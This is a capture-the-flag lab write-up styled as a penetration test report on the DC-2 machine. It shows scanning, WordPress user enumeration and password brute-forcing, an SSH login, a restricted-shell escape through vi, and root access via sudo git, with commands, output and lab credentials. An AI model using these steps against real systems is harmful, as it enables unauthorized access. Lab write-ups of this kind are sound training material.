Outer Heaven Group GmbH

Penetration Test Report DC2

v.2.0

mgrabova@gmail.com

Table of Contents

1.0. High-Level Summary

Mario Grabovaj was tasked with performing an internal 1-day penetration test towards DC Network on March 4th, 2022. The goal of the penetration testing is to act as threat-actor by performing Cyber attacks against DC 2 server. Mario's overall objective was to evaluate the network, identify the DC 2 server, and exploit flaws while reporting the findings back to the DC Systems.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on DC's network. When performing the attacks, Mario was able to gain access to the DC 2 server, primarily due to outdated patches and poor security configurations and poor password security. During the testing, Mario had administrative level access to the DC 2 server. The system was successfully exploited and access granted. A brief technical overview is listed below:

Target: DC 2 – Low-privilege shell was obtained by performing a brute force attack against the **Wordpress web application** login form found at http://dc-2/wp-login.php , granting the tester access to the Wordpress account and also to the **Tom** user account on the system by connecting through **ssh** on port 22. Once access was established, we bypassed the restricted shell of user Tom by using the ***vi*** binary file found on the home folder. Changing to user **Jerry** we issue the command ***sudo git branch –help config*** and gained full root access.

1.1. Recommendations

Mario recommends patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date. Some important recommendations:

* **Implement a password security policy.** - Using strong passwords an attacker can't find any credentials by brute forcing login forms or ssh.

* **Update and patch web application**. - By not updating and patching the web application framework frequently can lead to attackers to exploit the system by using public and non-public exploits on the web and gain low- or full- privilege escalation.

* **Perform Permissions Audit of System Files**. - Permission misconfigurations are a common occurrence and can be leveraged to gain full administrative. Performing a baseline and then scheduled audits of the permissions can ensure those files and their permissions are following security best-practices. Service accounts should not be owners of sensitive operating system files that control local user accounts.

1.2. Severity Scale

The severity scale is based on the Common Vulnerability Scoring System version 3.1. See FIRST.ORG for more information.

CRITICAL **Severity Issue (9.0 – 10.0):** Exploitation of the vulnerability likely results in root-level compromise of servers or infrastructure devices. The attacker does not need to persuade a target user, for example via social engineering, into performing any special functions.

Is advised that you patch or upgrade as soon as possible, unless you have other mitigating measures in place. For example, a mitigating factor could be if your installation is not accessible from the internet.

HIGH **Severity Issue (7.0 – 8.9)**: The vulnerability is difficult to exploit. Exploitation could result in elevated privileges. Exploitation could result in a significant data loss or downtime.

MEDIUM **Severity Issue (4.0 – 6.9)**: Can require the attacker to manipulate individual victims via social engineering tactics. Denial of service vulnerabilities that are difficult to set up. Exploits that require an attacker to reside on the same local network as the victim.

LOW **Severity Issue (0.1 – 3.9)**: This vulnerabilities have very little impact on an organization's business. Exploitation of such vulnerabilities usually requires local or physical system access.

INFO **Severity Issue**: Meant to increase client's knowledge. Likely no actual threat.

2.0. Methodologies

Mario utilized a widely adopted approach to performing penetration testing that is effective in testing how well the DC environments are secure by adopting five phases: **Information Gathering**, **Service Enumeration**, **Penetration and Reporting/Mitigation**. Below is a breakout of how Mario was able to identify and exploit the DC 2 system and includes all individual vulnerabilities found.

2.1. Information Gathering

During this penetration test, Mario was tasked with exploiting a scope host(s) from DC that includes the DC 2 corporate server. You can see the network details here:

Network


- Hostname: dc-2
- IP Address: 192.168.48.140
- Mac Address: 00:0c:29:c9:fe:f9

Mario was able to verify the IP Address and connectivity of the DC2 host/server by connecting to the DC network and performing a ping-sweep of the network which returned the IP Address of 192.168.48.140 for DC 2.

2.2. Service Enumeration

Mario performed service enumeration to discover information about the services provided by DC that reveal many critical details that could be leveraged to bypass security and gain an initial foothold into the system.


We began by scanning all ports on DC with ***Nmap*** to determine which services we open.



```
┌──(mario㉿kali)-[~/Projekte/dc2]
└─$ nmap -p- -sC -sV $IP --open -oA files/nmap
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-28 23:10 CET
Nmap scan report for 192.168.48.140
Host is up (0.00085s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.10 ((Debian))
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title: Did not follow redirect to http://dc-2/
7744/tcp open  ssh     OpenSSH 6.7p1 Debian 5+deb8u7 (protocol 2.0)
| ssh-hostkey:
|   1024 52:51:7b:6e:70:a4:33:7a:d2:4b:e1:0b:5a:0f:9e:d7 (DSA)
|   2048 59:11:d8:af:38:51:8f:41:a7:44:b3:28:03:80:99:42 (RSA)
|   256 df:18:1d:74:26:ce:c1:4f:6f:2f:c1:26:54:31:51:91 (ECDSA)
|_  256 d9:38:5f:99:7c:0d:64:7e:1d:46:f6:e9:7c:c6:37:17 (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.94 seconds
```


Server IP Address	Ports Open
192.168.48.140	**TCP**: 80, 7744

After looking the ***Nmap*** results we scan the web application for hidden directories with the tool ***gobuster***.



```
┌──(mario㉿kali)-[~/Projekte/dc2]
└─$ gobuster dir -u http://dc-2/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt | tee files/initial_gobuster
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://dc-2/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/02/28 23:18:58 Starting gobuster in directory enumeration mode
===============================================================
/wp-content           (Status: 301) [Size: 301] [--> http://dc-2/wp-content/]
/wp-includes          (Status: 301) [Size: 302] [--> http://dc-2/wp-includes/]
/wp-admin             (Status: 301) [Size: 299] [--> http://dc-2/wp-admin/]
/server-status        (Status: 403) [Size: 292]

===============================================================
2022/02/28 23:20:11 Finished
===============================================================
```

Checking the path http://dc-2/wp-admin/ url we found a Wordpress CMS login form.



ERROR: Invalid username. Lost your password?

2.3. Penetration

During this penetration test, Mario was able to successfully gain access to the DC 2 system by brute forcing the Wordpress login form with a custom wordlist enumerated from the blog.

Vulnerability Exploited: Brute Force of weak Passwords


System Vulnerable: 192.168.48.140

Vulnerability Explanation: We created a custom wordlist from the blog website with the *cewl* tool to use for a brute force attack against the login form.

```
cewl http://dc-2/index.php -m 4 -w files/passwords.txt 2>/dev/null
```

We used the Wordpress security tool ***wpscan*** to enumerate for users on the target machine.


```
wpscan –url http://dc-2/ --disable-tls-checks –enumerate p –enumerate t –enumerate u
```



```
[i] User(s) Identified:

[+] admin
 | Found By: Rss Generator (Passive Detection)
 | Confirmed By:
 |  Wp Json Api (Aggressive Detection)
 |   - http://dc-2/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] jerry
 | Found By: Wp Json Api (Aggressive Detection)
 |  - http://dc-2/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 | Confirmed By:
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] tom
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

We launched a brute force attack with wpscan using the 3 usernames we found from our latest enumeration and the created password wordlist.

wpscan –url http://dc-2/ --disable-tls-checks -U usernames.txt -P passwords.txt




```
[+] Performing password attack on Xmlrpc against 4 user/s
[SUCCESS] - jerry / adipiscing
[SUCCESS] - tom / parturient
Trying admin / find Time: 00:01:56 <==========================================                    > (797 / 1217) 65.48%  ETA: ??:??:??

[!] Valid Combinations Found:
 | Username: jerry, Password: adipiscing
 | Username: tom, Password: parturient
```

Following the brute force we got credentials for 2 users **jerry** and **tom**:

Username: jerry, Password: adipiscing
Username: tom, Password: parturient

With the above credentials we could successfully login to the **wordpress CMS** and also with **ssh**.



WordPress 5.9.1 is available! Please notify the site administrator.

Dashboard

At a Glance

1 Post 7 Pages

1 Comment

WordPress 4.7.10 running Twenty Seventeen theme.

Quick Draft

Title

What's on your mind?

Activity

Recently Published

Mar 21st 2019, 9:17 pm Hello world!

Recent Comments

From A WordPress Commenter on Hello world!
Hi, this is a comment. To get started with moderating, editing, and deleting comments, please visit the Comments screen in…

All (1) | Pending (0) | Approved (1) | Spam (0) | Trash (0)

WordPress News

People of WordPress: Tonya Mork February 28, 2022
The People of WordPress feature this month shares the story of engineer and developer Tonya Mork.


WPTavern: WordPress Multisite Is Still a Valuable and Often Necessary Tool

WordPress.org blog: People of WordPress: Tonya Mork

WPTavern: WPExperts Acquires Post SMTP Plugin


Thank you for creating with WordPress.

Version 4.7.10




```
┌──(mario㉿kali)-[~/Projekte/dc2]
└─$ ssh tom@$(echo $IP) -p 7744
The authenticity of host '[192.168.48.140]:7744 ([192.168.48.140]:7744)' can't be established.
ED25519 key fingerprint is SHA256:JEugxeXYqsY0dfaV/hdSQN31Pp0vLi5iGFvQb8cB1YA.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[192.168.48.140]:7744' (ED25519) to the list of known hosts.
tom@192.168.48.140's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
tom@DC-2:~$ 
```

We could logged in only as Tom with ssh. Once logged we got a restricted shell for user Tom with only four binaries on the home directory, which we could run them.



```
tom@DC-2:~$ cd
rbash: cd: restricted
tom@DC-2:~$ ls -la usr/bin
total 8
drwxr-x—— 2 tom tom 4096 Mar 21  2019 .
drwxr-x—— 3 tom tom 4096 Mar 21  2019 ..
lrwxrwxrwx 1 tom tom   13 Mar 21  2019 less → /usr/bin/less
lrwxrwxrwx 1 tom tom    7 Mar 21  2019 ls → /bin/ls
lrwxrwxrwx 1 tom tom   12 Mar 21  2019 scp → /usr/bin/scp
lrwxrwxrwx 1 tom tom   11 Mar 21  2019 vi → /usr/bin/vi
tom@DC-2:~$
```

We used a trick to bypass the restricted shell by using the ***vi*** editor on the system to open a new non-restricted shell.




```
~
~
~
~
~                                                       VIM - Vi IMproved
~
~                                                        version 7.4.576
~                                                    by Bram Moolenaar et al.
~                                    Modified by pkg-vim-maintainers@lists.alioth.debi
~                                          Vim is open source and freely distributable
~
~                                                    Sponsor Vim development!
~                                         type  :help sponsor<Enter>    for informatio
~
~                                         type  :q<Enter>               to exit
~                                         type  :help<Enter>  or  <F1>  for on-line he
~                                         type  :help version7<Enter>   for version in
~
~                                                 Running in Vi compatible mode
~                                         type  :set nocp<Enter>        for Vim defaul
~                                         type  :help cp-default<Enter> for info on th
~
~
~
~
:set shell=/bin/bash
[PenTest] 0:ssh* 1:zsh-
```

Following commands were used to bypass the restricted shell:

:set shell=/bin/bash

:shell

After more enumeration on the system as user **Tom** we changed to another user **Jerry** on the machine. The user Jerry can run the git command as root user, which helped us to gain root access to the system.




```
jerry@DC-2:/$ sudo -l
Matching Defaults entries for jerry on DC-2:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User jerry may run the following commands on DC-2:
    (root) NOPASSWD: /usr/bin/git
jerry@DC-2:/$ sudo git branch --help config
root@DC-2:/# cd root/
root@DC-2:~# ls
final-flag.txt
root@DC-2:~# cat final-flag.txt
 __    __     _ _       _                    _
/ / /\ \ \___| | |   __| | ___  _ __   ___  / \
\ \/  \/ / _ \ | |  / _` |/ _ \| '_ \ / _ \/  /
 \  /\  /  __/ | | | (_| | (_) | | | |  __/\_/
  \/  \/ \___|_|_|  \__,_|\___/|_| |_|\___\/


Congratulatons!!!

A special thanks to all those who sent me tweets
and provided me with feedback - it's all greatly
appreciated.

If you enjoyed this CTF, send me a tweet via @DCAU7.

root@DC-2:~# 
```

